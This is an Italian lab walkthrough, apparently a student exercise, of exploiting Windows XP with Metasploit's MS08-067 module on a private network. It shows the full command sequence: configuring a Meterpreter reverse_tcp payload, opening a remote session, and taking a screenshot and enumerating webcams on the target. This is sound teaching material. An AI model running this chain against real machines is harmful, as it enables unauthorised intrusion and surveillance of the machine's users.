Exploit su WinXP


Per prima cosa verifico la connessione tra le due macchine

```
┌──(niko㉿kali)-[~]
└─$ ping 192.168.50.103
PING 192.168.50.103 (192.168.50.103) 56(84) bytes of data.
64 bytes from 192.168.50.103: icmp_seq=1 ttl=128 time=3.95 ms
64 bytes from 192.168.50.103: icmp_seq=2 ttl=128 time=4.34 ms
64 bytes from 192.168.50.103: icmp_seq=3 ttl=128 time=1.28 ms
^C
--- 192.168.50.103 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2011ms
rtt min/avg/max/mdev = 1.284/3.190/4.336/1.356 ms

┌──(niko㉿kali)-[~]
└─$
```

Avvio la msfconsole e cerco l'exploit ms08_067

```
┌──(niko㉿kali)-[~]
└─$ sudo msfconsole
[sudo] password for niko:
Metasploit tip: Enable verbose logging with set VERBOSE true

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B    .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.4.15-dev                          ]
+ -- --=[ 2433 exploits - 1254 auxiliary - 428 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ms08_067

Matching Modules
================

   #   Name                                                Disclosure Date  Rank   Check  Description
   -   ----                                                ---------------  ----   -----  -----------
   0   exploit/windows/smb/ms08_067_netapi                 2008-10-28       great  Yes    MS08-067 Microsoft Server Serv
ice Relative Path Stack Corruption
   1     \_ target: Automatic Targeting                    .                .      .      .
   2     \_ target: Windows 2000 Universal                 .                .      .      .
   3     \_ target: Windows XP SP0/SP1 Universal           .                .      .      .
   4     \_ target: Windows 2003 SP0 Universal             .                .      .      .
   5     \_ target: Windows XP SP2 English (AlwaysOn NX)   .                .      .      .
   6     \_ target: Windows XP SP2 English (NX)            .                .      .      .
   7     \_ target: Windows XP SP3 English (AlwaysOn NX)   .                .      .      .
   8     \_ target: Windows XP SP3 English (NX)            .                .      .      .
   9     \_ target: Windows XP SP2 Arabic (NX)             .                .      .      .
   10    \_ target: Windows XP SP2 Chinese - Traditional / Taiwan (NX)  .   .      .      .
   11    \_ target: Windows XP SP2 Chinese - Simplified (NX)  .           .      .      .
   12    \_ target: Windows XP SP2 Chinese - Traditional (NX)  .          .      .      .
   13    \_ target: Windows XP SP2 Czech (NX)              .                .      .      .
   14    \_ target: Windows XP SP2 Danish (NX)             .                .      .      .
   15    \_ target: Windows XP SP2 German (NX)             .                .      .      .
   16    \_ target: Windows XP SP2 Greek (NX)              .                .      .      .
   17    \_ target: Windows XP SP2 Spanish (NX)            .                .      .      .
   18    \_ target: Windows XP SP2 Finnish (NX)            .                .      .      .
```

Seleziono l’exploit 46 per WinXP SP3 e controllo le opzioni disponibili




```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metas
                                       ploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   45  Windows XP SP3 Italian (NX)


View the full module info with the info, or info -d command.
```

Devo modificare Rhost e poi posso lanciare l’exploit

```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhost 192.168.50.103
rhost => 192.168.50.103
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.103:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.50.103
[*] Meterpreter session 1 opened (192.168.50.100:4444 -> 192.168.50.103:1034) at 2024-07-10 16:16:52 +0200

meterpreter > help
```

Ho ottenuto una sessione con meterpreter con la quale posso fare diversi attacchi

Faccio uno screenshot della schermata della macchina target e controllo se sono presenti webcam

```
meterpreter > screenshot
Screenshot saved to: /home/niko/UqKdEQGp.jpeg
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```